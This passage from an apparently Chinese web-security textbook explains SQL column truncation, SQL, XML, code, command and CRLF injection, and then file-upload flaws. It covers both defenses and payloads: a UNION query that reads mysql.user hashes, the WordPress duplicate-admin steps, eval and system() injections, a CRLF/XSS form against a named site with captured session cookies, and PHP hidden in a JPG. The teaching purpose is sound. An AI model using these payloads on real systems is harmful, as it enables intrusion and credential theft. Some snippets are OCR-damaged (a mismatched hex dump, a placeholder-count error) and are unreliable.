| id    | int(11) | NO   | PRI  | NULL    | auto_increment |
| username | varchar(10) | YES |     | NULL    |               |
| password | varchar(10) | YES |     | NULL    |               |
+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> insert into truncated_test('username','password') values("admin","pass");
Query OK, 1 row affected (0.03 sec)

mysql> select * from truncated_test;
+-----+-----+
| id | username | password |
+-----+-----+
| 1  | admin     | pass      |
+-----+-----+
1 row in set (0.00 sec)

mysql> insert into truncated_test('username','password') values("admin"      "x",
"new_pass");
ERROR 1406 (22001): Data too long for column 'username' at row 1
mysql> select * from truncated_test;
+-----+-----+
| id | username | password |
+-----+-----+
| 1  | admin     | pass      |
+-----+-----+
1 row in set (0.00 sec)

```

当关闭了 strict 选项时：

```
sql-mode="NO_AUTO_CREATE_USER,NO_ENGINE_SUBSTITUTION"
```

数据库只返回一个 warning 信息，但数据插入成功。

```

mysql> select * from truncated_test;
+-----+-----+
| id | username | password |
+-----+-----+
| 1  | admin     | pass      |
+-----+-----+
1 row in set (0.00 sec)

mysql> insert into truncated_test('username','password') values("admin"      "x",
-> "new_pass");

```

```
Query OK, 1 row affected, 1 warning (0.01 sec)

mysql> select * from truncated_test;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | admin    | pass      |
| 2  | admin    | new_pass  |
+----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

此时如果插入两个相同的数据会有什么后果呢？根据不同业务可能会造成不同的逻辑问题。比如类似下面的代码：

```
$userdata = null;
if (isPasswordCorrect($username, $password)) {
    $userdata = getUserDataByLogin($username);
    ...
}
```

它使用这条 SQL 语句来验证用户名和密码：

```
SELECT username FROM users WHERE username = ? AND passhash = ?
```

但如果攻击者插入一个同名的数据，则可以通过此认证。在之后的授权过程中，如果系统仅仅通过用户名来进行授权：

```
SELECT * FROM users WHERE username = ?
```

则可能会造成一些越权访问。

在这个问题公布后不久，WordPress 就出现了一个真实的案例——

注册一个用户名为“admin (55个空格) x”的用户，就可以修改原管理员的密码了。

```
Vulnerable Systems:
* WordPress version 2.6.1

Exploit:
1. Go to URL: server.com/wp-login.php?action=register
2. Register as:
login: admin x (the user admin[55 space chars]x)
email: your email

Now, we have duplicated 'admin' account in database

3. Go to URL: server.com/wp-login.php?action=lostpassword
4. Write your email into field and submit this form
5. Check your email and go to reset confirmation link
6. Admin's password changed, but new password will be send to correct admin email

Additional Information:
The information has been provided by irk4z.
The original article can be found at: http://irk4z.wordpress.com/
```

但这个漏洞并未造成严重的后果，因为攻击者在此只能修改管理员的密码，而新密码仍然会发送到管理员的邮箱。尽管如此，我们并不能忽视“SQL Column Truncation”的危害，因为

也许下一次漏洞被利用时，就没有那么好的运气了。

### 7.3 正确地防御 SQL 注入

本章中分析了很多注入攻击的技巧，从防御的角度来看，要做的事情有两件：

- (1) 找到所有的 SQL 注入漏洞；
- (2) 修补这些漏洞。

解决好这两个问题，就能有效地防御 SQL 注入攻击。

SQL 注入的防御并不是一件简单的事情，开发者常常会走入一些误区。比如只对用户输入做一些 `escape` 处理，这是不够的。参考如下代码：

```
$sql = "SELECT id,name,mail,cv,blog,twitter FROM register WHERE
id='".mysql_real_escape_string($_GET['id']).'";
```

当攻击者构造的注入代码如下时：

```
http://vuln.example.com/user.php?id=12,AND,1=0,union,select,1,concat(user,0x3a,passwo
rd),3,4,5,6,from,mysql.user,where,user=substring_index(current_user(),char(64),1)
```

将绕过 `mysql_real_escape_string` 的作用注入成功。这条语句执行的结果如下。

1	root :+ 0DEF00033E1275E5E726791D2WeCC0329F1141	+	3	+	4	+	5

因为 `mysql_real_escape_string()` 仅仅会转义：

- ,
- “ ”
- \r
- \n
- NULL
- Control-Z

这几个字符，在本例中 SQL 注入所使用的 Payload 完全没有用到这几个字符。

那是不是再增加一些过滤字符，就可以了呢？比如处理包括“空格”、“括号”在内的一些特殊字符，以及一些 SQL 保留字，比如 SELECT、INSERT 等。

其实这种基于黑名单的方法，都或多或少地存在一些问题，我们看看下面的案例。

注入时不需要使用空格的例子：

```
SELECT/**/passwd/**/from/**/user
SELECT(passwd) from(user)
```

不需要括号、引号的例子，其中 0x61646D696E 是字符串 admin 的十六进制编码：

```
SELECT passwd from users where user=0x61646D696E
```

而在 SQL 保留字中，像“HAVING”、“ORDER BY”等都可能出现在自然语言中，用户提交的正常数据可能也会有这些单词，从而造成误杀，因此不能轻易过滤。

那么到底该如何正确地防御 SQL 注入呢？

### 7.3.1 使用预编译语句

一般来说，**防御 SQL 注入的最佳方式，就是使用预编译语句，绑定变量**。比如在 Java 中使用预编译的 SQL 语句：

```
String custname = request.getParameter("customerName"); // This should REALLY be validated
too
// perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname );
ResultSet results = pstmt.executeQuery();
```

使用预编译的 SQL 语句，SQL 语句的语义不会发生改变。在 SQL 语句中，变量用?表示，攻击者无法改变 SQL 的结构，在上面的例子中，即使攻击者插入类似于 tom' or '1'='1 的字符串，也只会将此字符串当做 username 来查询。

下面是在 PHP 中绑定变量的示例。

```
$query = "INSERT INTO myCity (Name, CountryCode, District) VALUES (?,?,?,?)";
$stmt = $mysqli->prepare($query);
$stmt->bind_param("sss", $val1, $val2, $val3);
$val1 = 'Stuttgart';
$val2 = 'DEU';
$val3 = 'Baden-Wuerttemberg';
/* Execute the statement */
$stmt->execute();
```

在不同的语言中，都有着使用预编译语句的方法。

```
Java EE - use PreparedStatement() with bind variables
.NET - use parameterized queries like SqlCommand() or OleDbCommand() with bind variables
PHP - use PDO with strongly typed parameterized queries (using bindParam())
Hibernate - use createQuery() with bind variables (called named parameters in Hibernate)
SQLite - use sqlite3_prepare() to create a statement object
```

### 7.3.2 使用存储过程

除了使用预编译语句外，我们还可以**使用安全的存储过程对抗 SQL 注入**。使用存储过程的效果和使用预编语句译类似，其区别就是存储过程需要先将 SQL 语句定义在数据库中。但需要注意的是，**存储过程中也可能会存在注入问题**，因此应该尽量避免在存储过程内使用动态的 SQL 语句。如果无法避免，则应该使用严格的输入过滤或者是编码函数来处理用户的输入数据。

下面是一个在 Java 中调用存储过程的例子，其中 `sp_getAccountBalance` 是预先在数据库中定义好的存储过程。

```
String custname = request.getParameter("customerName"); // This should REALLY be validated
try {
    CallableStatement cs = connection.prepareCall("{call sp_getAccountBalance(?)}");
    cs.setString(1, custname);
    ResultSet results = cs.executeQuery();
    // ... result set handling
} catch (SQLException se) {
    // ... logging and error handling
}
```

但是有的时候，可能无法使用预编译语句或存储过程，该怎么办？这时候只能再次回到输入过滤和编码等方法上来。

### 7.3.3 检查数据类型

检查输入数据的数据类型，在很大程度上可以对抗 SQL 注入。

比如下面这段代码，就限制了输入数据的类型只能为 `integer`，在这种情况下，也是无法注入成功的。

```
<?php
settype($offset, 'integer');
$query = "SELECT id, name FROM products ORDER BY name LIMIT 20 OFFSET $offset;";

// please note %d in the format string, using %s would be meaningless
$query = sprintf("SELECT id, name FROM products ORDER BY name LIMIT 20 OFFSET %d;",
    $offset);
?>
```

其他的数据格式或类型检查也是有益的。比如用户在输入邮箱时，必须严格按照邮箱的格式；输入时间、日期时，必须严格按照时间、日期的格式，等等，都能避免用户数据造成破坏。但数据类型检查并非万能，如果需求就是需要用户提交字符串，比如一段短文，则需要依赖其他的方法防范 SQL 注入。

### 7.3.4 使用安全函数

一般来说，各种 Web 语言都实现了一些编码函数，可以帮助对抗 SQL 注入。但前文曾举

了一些编码函数被绕过的例子，因此我们需要一个足够安全的编码函数。幸运的是，数据库厂商往往都对此做出了“指导”。

比如在 MySQL 中，需要按照以下思路编码字符：

```
NUL (0x00) --> \0 [This is a zero, not the letter O]
BS (0x08) --> \b
TAB (0x09) --> \t
LF (0x0a) --> \n
CR (0x0d) --> \r
SUB (0x1a) --> \z
" (0x22) --> \""
% (0x25) --> \%
' (0x27) --> \''
\ (0x5c) --> \\
_ (0x5f) --> \_
all other non-alphanumeric characters with ASCII values less than 256 --> \c
where 'c' is the original non-alphanumeric character.
```

同时，可以参考 OWASP ESAPI 中的实现。这个函数由安全专家编写，更值得信赖。

```
ESAPI.encoder().encodeForSQL( new OracleCodec(), queryparam );
```

在使用时：

```
Codec ORACLE_CODEC = new OracleCodec();
String query = "SELECT user_id FROM user_data WHERE user_name = '" +
    ESAPI.encoder().encodeForSQL( ORACLE_CODEC, req.getParameter("userID") ) + "' and
user_password = '" +
    + ESAPI.encoder().encodeForSQL( ORACLE_CODEC, req.getParameter("pwd") ) + "'";
```

在最后，从数据库自身的角度来说，应该使用**最小权限原则**，避免 Web 应用直接使用 root、dbowner 等高权限账户直接连接数据库。如果有多个不同的应用在使用同一个数据库，则也应该为每个应用分配不同的账户。Web 应用使用的数据库账户，不应该有创建自定义函数、操作本地文件的权限。

## 7.4 其他注入攻击

除了 SQL 注入外，在 Web 安全领域还有其他的注入攻击，这些注入攻击都有相同的特点，就是应用违背了“数据与代码分离”原则。

### 7.4.1 XML 注入

XML 是一种常用的标记语言，通过标签对数据进行结构化表示。XML 与 HTML 都是 SGML (Standard Generalized Markup Language，标准通用标记语言)。

XML 与 HTML 一样，也存在注入攻击，甚至在注入的方法上也非常相似。如下例，这段代码将生成一个 XML 文件。

```

final String GUESTROLE = "guest_role";
...
//userdata是准备保存的XML数据，接收了name和email两个用户提交来的数据
String userdata = "<USER role="+
    GUESTROLE+
    "><name>" +
    request.getParameter("name") +
    "</name><email>" +
    request.getParameter("email") +
    "</email></USER>";
//保存XML数据
userDao.save(userdata);

```

但是如果用户构造了恶意输入数据，就有可能形成注入攻击。比如用户输入的数据如下：

```
user1@a.com</email></USER><USER role="admin_role"><name>test</name><email>user2@a.com
```

最终生成的 XML 文件里被插入一条数据：

```

<?xml version="1.0" encoding="UTF-8"?>
<USER role="guest_role">
    <name>user1
    </name>
    <email>user1@a.com</email>
</USER>
<USER role="admin_role">
    <name>test</name>
    <email>user2@a.com
    </email>
</USER>

```

XML 注入，也需要满足注入攻击的两大条件：用户能控制数据的输入；程序拼凑了数据。在修补方案上，与 HTML 注入的修补方案也是类似的，对用户输入数据中包含的“语言本身的保留字符”进行转义即可，如下所示：

```

static
{
    // populate entities
    entityToCharacterMap = new HashTrie<Character>();
    entityToCharacterMap.put("lt", '<');
    entityToCharacterMap.put("gt", '>');
    entityToCharacterMap.put("amp", '&');
    entityToCharacterMap.put("apos", '\'');
    entityToCharacterMap.put("quot", '\"');
}

```

## 7.4.2 代码注入

代码注入比较特别一点。代码注入与命令注入往往都是由一些不安全的函数或者方法引起的，其中的典型代表就是 eval()。如下例：

```

$myvar = "varname";
$x = $_GET['arg'];
eval("\$myvar = \$x;");

```

攻击者可以通过如下 Payload 实施代码注入：

```
/index.php?arg=1; phpinfo()
```

存在代码注入漏洞的地方，与“后门”没有区别。

在 Java 中也可以实施代码注入，比如利用 Java 的脚本引擎。

```
import javax.script.*;

public class Example1 {
    public static void main(String[] args) {
        try {
            ScriptEngineManager manager = new ScriptEngineManager();
            ScriptEngine engine = manager.getEngineByName("JavaScript");
            System.out.println(args[0]);
            engine.eval("print('" + args[0] + "')");
        } catch(Exception e) {
            e.printStackTrace();
        }
    }
}
```

攻击者可以提交如下数据：

```
hallo'; var fImport = new JavaImporter(java.io.File); with(fImport) { var f = new
File('new'); f.createNewFile(); } //
```

此外，JSP 的动态 include 也能导致代码注入。严格来说，PHP、JSP 的动态 include（文件包含漏洞）导致的代码执行，都可以算是一种代码注入。

```
<% String pageToInclude = getDataFromUntrustedSource(); %>
<jsp:include page="<%>=pageToInclude %>" />
```

代码注入多见于脚本语言，有时候代码注入可以造成命令注入（Command Injection）。比如：

```
<?php
$varerror = system('cat '.$_GET['pageid'], $valoreturno);
echo $varerror;
?>
```

就是一个典型的命令注入，攻击者可以利用 system() 函数执行他想要的系统命令。

```
vulnerable.php?pageid=loquesea;ls
```

下面是 C 语言中的一个命令注入例子。

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
    char cat[] = "cat ";
    char *command;
    size_t commandLength;

    commandLength = strlen(cat) + strlen(argv[1]) + 1;
    command = (char *) malloc(commandLength);
    strncpy(command, cat, commandLength);
    strncat(command, argv[1], (commandLength - strlen(cat)) );
    system(command);
    return (0);
}
```

system()函数在执行时，缺乏必要的安全检查，攻击者可以由此注入额外的命令。正常执行时：

```
$ ./catWrapper Story.txt
When last we left our heroes...
```

注入命令时：

```
$ ./catWrapper "Story.txt; ls"
When last we left our heroes...
Story.txt      douxFree.c      nullpointer.c
unstosig.c     www*          a.out*
format.c       strlen.c      useFree*
catWrapper*    misnull.c     strlength.c   useFree.c
commandinjection.c  nodefault.c  trunc.c      writeWhatWhere.c
```

对抗代码注入、命令注入时，需要禁用 eval()、system()等可以执行命令的函数。如果一定要使用这些函数，则需要对用户的输入数据进行处理。此外，在 PHP/JSP 中避免动态 include 远程文件，或者安全地处理它。

代码注入往往是由于不安全的编程习惯所造成的，危险函数应该尽量避免在开发中使用，可以在开发规范中明确指出哪些函数是禁止使用的。这些危险函数一般在开发语言的官方文档中可以找到一些建议。

#### 7.4.3 CRLF 注入

CRLF 实际上是两个字符：CR 是 Carriage Return (ASCII 13, \r)，LF 是 Line Feed (ASCII 10, \n)。\\r\\n 这两个字符是用于表示换行的，其十六进制编码分别为 0x0d、0x0a。

CRLF 常被用做不同语义之间的分隔符。因此通过“注入 CRLF 字符”，就有可能改变原有的语义。

比如，在日志文件中，通过 CRLF 有可能构造出一条新的日志。下面这段代码，将登录失败的用户名写入日志文件中。

```
def log_failed_login(username)
    log = open("access.log", 'a')
    log.write("User login failed for: %s\n" % username)
    log.close()
```

在正常情况下，会记录下如下日志：

```
User login failed for: guest
User login failed for: admin
```

但是由于没有处理换行符 “\\r\\n”，因此当攻击者输入如下数据时，就可能插入一条额外的日志记录。

```
guest\\nUser login succeeded for: admin
```

日志文件因为换行符 “\\n”的存在，会变为：

```
User login failed for: guest
User login succeeded for: admin
```

第二条记录是伪造的，admin 用户并不曾登录失败。

CRLF 注入并非仅能用于 log 注入，凡是使用 CRLF 作为分隔符的地方都可能存在这种注入，比如“注入 HTTP 头”。

在 HTTP 协议中，HTTP 头是通过 “\r\n” 来分隔的。因此如果服务器端没有过滤 “\r\n”，而又把用户输入的数据放在 HTTP 头中，则有可能导致安全隐患。这种在 HTTP 头中的 CRLF 注入，又可以称为 “Http Response Splitting”。

下面这个例子就是通过 CRLF 注入完成了一次 XSS 攻击。在参数中插入 CRLF 字符：

```
<form id="x"
action="http://login.xiaonei.com/Login.do?email=a%0d%0a%0d%0a<script>alert(/XSS/);</script>" method="post">
<!-- input name="email" value="" / -->
<input name="password" value="testtest" />
<input name="origURL" value="http%3A%2F%2Fwww.xiaonei.com%2FSysHome.do%0d%0a" />
<input name="formName" value="" />
<input name="method" value="" />
<input type="submit" value="%E7%99%BB%E5%BD%95" />
</form>
```

提交后完成了一次 POST 请求，抓包可以看到整个过程：

```
POST
http://login.xiaonei.com/Login.do?email=a%0d%0a%0d%0a<script>alert(/XSS/);</script> H
TTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, application/x-silverlight, /*
Referer: http://www.a.com/test.html
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)
Proxy-Connection: Keep-Alive
Content-Length: 103
Host: login.xiaonei.com
Pragma: no-cache
Cookie: __utmc=204579609; XNESESSIONID=abcThVKoGZNy6aSjWV54r; _de=axis@ph4nt0m.org;
__utma=204579609.2036071383.1229329685.1229336555.1229347798.4; __utmb=204579609;
__utmz=204579609.1229336555.3.3.utmccn=(referral)|utmcsr=a.com|utmctt=/test.html|utm
md=referral; userid=246859805; univid=20001021; gender=1; univyear=0; hostid=246859805;
xn_app_histo_246859805=2-3-4-6-7; mop_uniq_ckid=121.0.29.225_1229340478_541890716;
syshomeforreg=1; id=246859805; BIGipServerpool_profile=2462586378.20480.0000; _de=a;
BIGipServerpool_profile=2462586378.20480.0000

password=testtest&origURL=http%253A%252F%252Fwww.xiaonei.com%252FSysHome.do%250d%250a
&formName=&method=
```

服务器返回：

```
HTTP/1.1 200 OK
```

```

Server: Resin/3.0.21
Vary: Accept-Encoding
Cache-Control: no-cache
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: k1=null; domain=.xiaonei.com; path=/; expires=Thu, 01-Dec-1994 16:00:00 GMT
Set-Cookie: societyguester=null; domain=.xiaonei.com; path=/; expires=Thu, 01-Dec-1994
16:00:00 GMT
Set-Cookie: _de=a

<script>alert(/xss/);</script>; domain=.xiaonei.com; expires=Thu, 10-Dec-2009 13:35:17
GMT
Set-Cookie: login_email=null; domain=.xiaonei.com; path=/; expires=Thu, 01-Dec-1994
16:00:00 GMT
Content-Type: text/html;charset=UTF-8
Connection: close
Transfer-Encoding: chunked
Date: Mon, 15 Dec 2008 13:35:17 GMT


217b

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>

.....

```

注意到服务器返回时，在 Set-Cookie 的值里插入了两次 “\r\n” 换行符。而两次 “\r\n” 意味着 HTTP 头的结束，在两次 CRLF 之后跟着的是 HTTP Body。攻击者在两次 CRLF 之后构造了恶意的 HTML 脚本，从而得以执行，XSS 攻击成功。



CRLF 注入 HTTP 头导致的 XSS

Cookie 是最容易被用户控制的地方，应用经常会将一些用户信息写入 Cookie 中，从而被用户控制。

但是 HTTP Response Splitting 并非只能通过两次 CRLF 注入到 HTTP Body，有时候注入一个 HTTP 头，也会带来安全问题。

比如注入一个 Link 头，在新版本的浏览器上将造成 XSS：

```
Link: <http://www.a.com/xss.css>; REL:stylesheet
```

而注入：

```
X-XSS-Protection: 0
```

则可以关闭 IE 8 的 XSS Filter 功能。可以说 HTTP Response Splitting 的危害甚至比 XSS 还要大，因为它破坏了 HTTP 协议的完整性。

对抗 CRLF 的方法非常简单，只需要处理好 “\r”、“\n” 这两个保留字符即可，尤其是那些使用“换行符”作为分隔符的应用。

## 7.5 小结

注入攻击是应用违背了“数据与代码分离原则”导致的结果。它有两个条件：一是用户能够控制数据的输入；二是代码拼凑了用户输入的数据，把数据当做代码执行了。

在对抗注入攻击时，只需要牢记“数据与代码分离原则”，在“拼凑”发生的地方进行安全检查，就能避免此类问题。

SQL 注入是 Web 安全中的一个重要领域，本章分析了很多 SQL 注入的技巧与防御方案。除了 SQL 注入外，本章还介绍了一些其他的常见注入攻击。

理论上，通过设计和实施合理的安全解决方案，注入攻击是可以彻底杜绝的。

# 第 8 章

## 文件上传漏洞

文件上传是互联网应用中的一个常见功能，它是如何成为漏洞的？在什么条件下会成为漏洞？本章将揭开答案。

### 8.1 文件上传漏洞概述

文件上传漏洞是指用户上传了一个可执行的脚本文件，并通过此脚本文件获得了执行服务器端命令的能力。这种攻击方式是最为直接和有效的，有时候几乎没有什么技术门槛。

在互联网中，我们经常用到文件上传功能，比如上传一张自定义的图片；分享一段视频或者照片；论坛发帖时附带一个附件；在发送邮件时附带附件，等等。

文件上传功能本身是一个正常业务需求，对于网站来说，很多时候也确实需要用户将文件上传到服务器。所以“文件上传”本身没有问题，但有问题的是文件上传后，服务器怎么处理、解释文件。如果服务器的处理逻辑做的不够安全，则会导致严重的后果。

文件上传后导致的常见安全问题一般有：

- 上传文件是 Web 脚本语言，服务器的 Web 容器解释并执行了用户上传的脚本，导致代码执行；
- 上传文件是 Flash 的策略文件 crossdomain.xml，黑客用以控制 Flash 在该域下的行为（其他通过类似方式控制策略文件的情况类似）；
- 上传文件是病毒、木马文件，黑客用以诱骗用户或者管理员下载执行；
- 上传文件是钓鱼图片或为包含了脚本的图片，在某些版本的浏览器中会被作为脚本执行，被用于钓鱼和欺诈。

除此之外，还有一些不常见的利用方法，比如将上传文件作为一个入口，溢出服务器的后台处理程序，如图片解析模块；或者上传一个合法的文本文件，其内容包含了 PHP 脚本，再通过“本地文件包含漏洞（Local File Include）”执行此脚本；等等。此类问题不在此细述。

在大多数情况下，文件上传漏洞一般都是指“上传 Web 脚本能够被服务器解析”的问题，也就是通常所说的 webshell 的问题。要完成这个攻击，要满足如下几个条件：

首先，上传的文件能够被 Web 容器解释执行。所以文件上传后所在的目录要是 Web 容器所覆盖到的路径。

其次，用户能够从 Web 上访问这个文件。如果文件上传了，但用户无法通过 Web 访问，或者无法使得 Web 容器解释这个脚本，那么也不能称之为漏洞。

最后，用户上传的文件若被安全检查、格式化、图片压缩等功能改变了内容，则也可能导致攻击不成功。


### 8.1.1 从 FCKEditor 文件上传漏洞谈起

下面看一个文件上传漏洞的案例。

FCKEditor 是一款非常流行的富文本编辑器，为了方便用户，它带有一个上传文件功能，但是这个功能却出过许多次漏洞。

FCKEditor 针对 ASP/PHP/JSP 等环境都有对应的版本，以 PHP 为例，其文件上传功能在：

`http://www.xxx.com/path/FCKeditor/editor/filemanager/browser/default/browser.html?Type=all&Connector=connectors/php/connector.php`



FCKEditor 的文件上传界面

用户打开这个页面，就可以使用此功能将任意文件上传到服务器。文件上传后，会保存在

/UserFiles/all/目录下。

在存在漏洞的版本中，是通过检查文件的后缀来确定是否安全的。代码如下：

```
$Config['AllowedExtensions']['File'] = array() ; //允许上传的类型
$config['DeniedExtensions']['File'] =
array('php','php3','php5','phtml','asp','aspx','ascx','jsp','cfm','cfc','pl','bat','exe','dll','reg','cgi') ;//禁止上传的类型
```

这段代码是以黑名单的方式限制上传文件的类型。黑名单与白名单的问题，我们在第 1 章中就有过论述，黑名单是一种非常不好的设计思想。

以这个黑名单为例，如果我们上传后缀为 php2、php4、inc、pwml、asa、cer 等的文件，都可能导致发生安全问题。

由于 FCKEditor 一般是作为第三方应用集成到网站中的，因此文件上传的目录一般默认都会被 Web 容器所解析，很容易形成文件上传漏洞。很多开发者在使用 FCKEditor 时，可能都不知道它存在一个文件上传功能，如果不是特别需要，建议删除 FCKEditor 的文件上传代码，一般情况下也用不到它。

### 8.1.2 绕过文件上传检查功能

在针对上传文件的检查中，很多应用都是通过判断文件名后缀的方法来验证文件的安全性的。但是在某些时候，如果攻击者手动修改了上传过程的 POST 包，在文件名后添加一个%00字节，则可以截断某些函数对文件名的判断。因为在许多语言的函数中，比如在 C、PHP 等语言的常用字符串处理函数中，0x00 被认为是终止符。受此影响的环境有 Web 应用和一些服务器。比如应用原本只允许上传 JPG 图片，那么可以构造文件名（需要修改 POST 包）为 xxx.php[\0].JPG，其中[\0]为十六进制的 0x00 字符，.JPG 绕过了应用的上传文件类型判断；但对于服务器端来说，此文件因为 0x00 字符截断的关系，最终却会变成 xxx.php。



%00 字符截断的问题不只在上传文件漏洞中有所利用，因为这是一个被广泛用于字符串处理函数的保留字符，因此在各种不同的业务逻辑中都可能出现问题，需要引起重视。

除了常见的检查文件名后缀的方法外，有的应用，还会通过判断上传文件的文件头来验证文件的类型。

比如一个 JPG 文件，其文件头是：

00000	FFD8 FFEO 0010 4A46 4946 0001 0100 0001	...JFIF.....
00010	0001 0000 FFFE 003E 4352 4541 544F 523A	.... .>CREATOR:
00020	2067 642D 6A70 6567 2076 312E 3020 2875	gd-jpeg v1.0 (u
00030	7369 6E67 2049 4A47 204A 5045 4720 7636	sing IJG JPEG v6
00040	3229 2C20 6465 6661 756C 7420 7175 616C	2), default qual
00050	6974 790A FFDB 0043 0008 0606 0706 0508	ity. .C.....

JPG 文件的文件头

在正常情况下，通过判断前 10 个字节，基本上就能判断出一个文件的真实类型。

浏览器的 MIME Sniff 功能实际上也是通过读取文件的前 256 个字节，来判断文件的类型的。


因此，为了绕过应用中类似 MIME Sniff 的功能，常见的攻击技巧是伪造一个合法的文件头，而将真实的 PHP 等脚本代码附在合法的文件头之后，比如：

00000	FFD8 FFEO 0010 4A46 4946 0001 0100 0001	..JFIF.....
00010	0001 0000 FFFE 003E 4352 4541 544F 523A	.... >CREATOR:
00020	2067 642D 6A70 6567 2076 312E 3020 2875	gd-jpeg v1.0 (u
00030	7369 6E67 2049 4A47 204A 5045 4720 7636	sing IJG JPEG v6
00040	3229 2C20 6465 6661 756C 7420 7175 616C	2), default qual
00050	6974 790A FFDB 0043 0008 0606 0706 0508	ity. .C.....
00060	3C3F 7D68 7D00 7D69 6E66 6F28 293B	<?php phpinfo();?
00070	2D3F 3E1D 1A1F 1E1D 1A1C 1C20 242E 2720	..... \$.'
00080	222C 231C 1C28 3729 2C30 3134 3434 1F27	',#..(7),01444.'
00090	393D 3832 3C2E 3334 32FF D800 4301 0909	9=82<.342 .C...

隐藏在 JPG 文件中的 PHP 代码

但此时，仍需要通过 PHP 来解释此图片文件才行。

如下情况，因为 Web Server 将此文件名当做 PHP 文件来解析，因此 PHP 代码会执行；若上传文件后缀是.JPG，则 Web Server 很有可能会将此文件当做静态文件解析，而不会调用 PHP 解释器，攻击的条件无法满足。



phpinfo()页面

在某些特定环境下，这个伪造文件头的技巧可以收到奇效。

## 8.2 功能还是漏洞

在文件上传漏洞的利用过程中，攻击者发现一些和 Web Server 本身特性相关的功能，如果加以利用，就会变成威力巨大的武器。这往往是因为应用的开发者没有深入理解 Web Server

的细节所导致的。

### 8.2.1 Apache 文件解析问题

比如在 Apache 1.x、2.x 中，对文件名的解析就存在以下特性。

Apache 对于文件名的解析是从后往前解析的，直到遇见一个 Apache 认识的文件类型为止。比如：

```
Phphshell.php.rar.rar.rar.rar.rar.rar
```

因为 Apache 不认识.rar 这个文件类型，所以会一直遍历后缀到 .php，然后认为这是一个 PHP 类型的文件。

那么 Apache 怎么知道哪些文件是它所认识的呢？这些文件类型定义在 Apache 的 mime.types 文件中。

```

2..mime.types
0 10 20 30 40 50 60 70 80
X
# This is a comment. I love comments.

# This file controls what Internet media types are sent to the client for
# given file extension(s). Sending the correct media type to the client
# is important so they know how to handle the content of the file.
# Extra types can either be added here or by using an AddType directive
# in your config files. For more information about Internet media types,
# please read RFC 2045, 2046, 2047, 2048, and 2077. The Internet media type
# registry is at <http://www.iana.org/assignments/media-types/>.

# MIME type      Extensions
application/activemessage
application/andrew-inset      ez
application/applefile
application/atom+xml          atom
application/atomcat+xml       atomcat
application/atomicmail
application/atomsvc+xml       atomsvc
application/auth-policy+xml
application/batch-smtp
application/beep+xml
application/cals-1840
application/ccxml+xml         ccxml
